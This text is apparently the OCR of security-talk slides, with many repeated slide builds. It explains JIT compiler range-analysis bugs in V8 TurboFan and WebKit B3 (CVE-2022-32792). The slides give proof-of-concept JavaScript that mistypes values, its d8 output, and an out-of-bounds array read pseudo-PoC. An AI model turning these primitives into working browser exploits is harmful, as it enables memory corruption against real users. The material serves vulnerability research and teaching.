
- The unsigned shift is still typed to $2^{32} - 1$, but we need something negative

Fixing the unsigned Output

- The unsigned shift is still typed to $2^{32} - 1$, but we need something negative
- Fix it by another “truncation trick”?

Fixing the unsigned Shift?


```
function foo(arg) {
    let x = 2**32-1;
    let y = (arg ? 0 : "") + 0;
    return (x >>> y) - 2**32;
}
```



28: SpeculativeNumberShiftRightLogical
Range(4294967295, 4294967295)
29: NumberConstant
Range(4294967296, 4294967296)
30: SpeculativeNumberSubtract[Number]
Range(-1, -1)
31: Return

Fixing the unsigned Shift?

```
function foo(arg) {
    let x = 2**32-1;
    let y = (arg ? 0 : "") + 0;
    return (x >>> y) - 2**32;
}
```



Fixing the unsigned Output

- The unsigned shift is still typed to $2^{32} - 1$, but we need something negative
- Fix it by another “truncation trick”?
- Unfortunately, the Typer now decides to do some constant-folding on its own…

Fixing the unsigned Output

- The unsigned shift is still typed to $2^{32} - 1$, but we need something negative
- Fix it by another “truncation trick”?
- Unfortunately, the Typer now decides to do some constant-folding on its own...
- What if the Typer didn’t know the exact constant?


What the Typer (doesn't) know

	Typer knows value	Typer doesn't know value
Is a constant	`42`	
Isn't a constant	`(arg?42:"")+0`	`arg`

What the Typer (doesn’t) know

	Typer knows value	Typer doesn’t know value
Is a constant	`42`	???
Isn’t a constant	`(arg?42:"")+0`	`arg`

(Simplified) Compiler Pipeline




Abusing Load Elimination

```
function foo() {
  let obj = {c: 0};
  return obj.c & 1;
}
```


Abusing Load Elimination

```
function foo() {
  let obj = {c: 0};
  return obj.c & 1;
}
```




Abusing Load Elimination

```
function foo() {
  let obj = {c: 0};
  return obj.c & 1;
}
```



Abusing Load Elimination

```
function foo() {
  let obj = {c: 0};
  return obj.c & 1;
}
```




What the Typer (doesn’t) know

	Typer knows value	Typer doesn’t know value
Is a constant	`42`	`{c:42}.c`
Isn’t a constant	`(arg?42:"")+0`	`arg`

Fixing the unsigned Shift


```
function foo(arg) {
    let x = 2**32-1;
    let y = (arg ? 0 : "") + 0;
    let val = 2**32 + ({c:0}.c&1);
    return (x >>> y) - val;
}
```



28: NumberConstant
Range(4294967296, 4294967296)
40: SpeculativeNumberBitwiseAnd
Range(0, 1)
42: SpeculativeNumberShiftRightLogical
Range(4294967295, 4294967295)
41: SpeculativeNumberAdd[Number]
Range(4294967296, 4294967297)
43: SpeculativeNumberSubtract[Number]
Range(-2, -1)
44: Return

Fixing the unsigned Shift

```
function foo(arg) {
    let x = 2**32-1;
    let y = (arg ? 0 : "") + 0;
    let val = 2**32 + ({c:0}.c&1);
    return (x >>> y) - val;
}
```




Putting it all together...

```
function foo(arg) {
    let y = (arg ? 0 : "") + 0;
    let val = 2**32 + ({c:0}.c&1);
    let left = ((2**32-1) >>> y) - val;
    let right = (-1) << (32-y);
    return left^right;
}
```

Putting it all together...

```
function foo(arg) {
    let y = (arg ? 0 : "") + 0;
    let val = 2**32 + ({c:0}.c&1);
    let left = ((2**32-1) >>> y) - val;
    let right = (-1) << (32-y);
    return left^right;
}
```




Putting it all together...

```
function foo(arg) {
    let y = (arg ? 0 : "") + 0;
    let val = 2**32 + ({c:0}.c&1);
    let left = ((2**32-1) >>> y) - val;
    let right = (-1) << (32-y);
    return left^right;
}
```

```
$ d8 --trace-turbo poc.js
0
---------------------------------------------------
Begin compiling method foo using TurboFan
---------------------------------------------------
Finished compiling method foo using TurboFan
-1
```

Putting it all together...

```
function foo(arg) {
    let y = (arg ? 0 : "") + 0;
    let val = 2**32 + ({c:0}.c&1);
    let left = ((2**32-1) >>> y) - val;
    let right = (-1) << (32-y);
    return left^right;
}
```


42: SpeculativeNumberSubtract[Number]
Range(-2, -1)
46: SpeculativeNumberShiftLeft
Range(-2147483648, -1)
47: SpeculativeNumberBitwiseXor[Number]
Unsigned31
48: Return

CVE-2022-32792: A “time-traveling” Safari Bug

- WebKit’s late-stage optimization (`B3`) has its own “mini-Typer”

CVE-2022-32792: A “time-traveling” Safari Bug

- WebKit’s late-stage optimization (`B3`) has its own “mini-Typer”
- No BCE ☹

CVE-2022-32792: A “time-traveling” Safari Bug

- WebKit’s late-stage optimization (`B3`) has its own “mini-Typer”
- No BCE ☹
    - Only elimination of overflow checks

CVE-2022-32792: A “time-traveling” Safari Bug

- WebKit’s late-stage optimization (`B3`) has its own “mini-Typer”
- No BCE ☹
  - Only elimination of overflow checks
- But earlier `RangeAnalysis` stage does BCE

CVE-2022-32792: Root Cause

Type analysis for sign-extension:

```
IntRange rangeFor(Value* value, unsigned timeToLive = 5){
  ...
  switch (value->opcode()) {
  ...
  case SExt8:
    return rangeFor(value->child(0), timeToLive - 1);
  ...
  }
}
```

CVE-2022-32792: Root Cause

```
void reduceValueStrength() {
  ...
  // Turn this: SShr(Shl(value, 24), 24)
  // Into this: SExt8(value)
  ...
}
```

Triggering the Bug

```
let x = (a&7)+256; // Range: [256, 256+7]
```

Triggering the Bug

```
let x = (a&7)+256; // Range: [256, 256+7]
x = (x<<24)>>24; // B3: [256, 256+7]; Reality: [0, 7]
```

Triggering the Bug

```
let x = (a&7)+256; // Range: [256, 256+7]
x = (x<<24)>>24; // B3: [256, 256+7]; Reality: [0, 7]
x -= 256; // B3: [0, 7]; Reality: [-256, -249]
```

Triggering the Bug

```
let x = (a&7)+256; // Range: [256, 256+7]
x = (x<<24)>>24; // B3: [256, 256+7]; Reality: [0, 7]
x -= 256; // B3: [0, 7]; Reality: [-256, -249]
x -= 2**31-255;
```

Out-of-bounds (pseudo-)PoC

```
function oobRead(array, a) {
  let x = (a&7) + 255;
  x = (x<<24)>>24;
  x -= 256;
  if (x < array.length) {
    x -= 2**31 - 255; // Underflow happens here!
    if (x > 0) {
      return array[x];
    }
  }
}
```

Questions?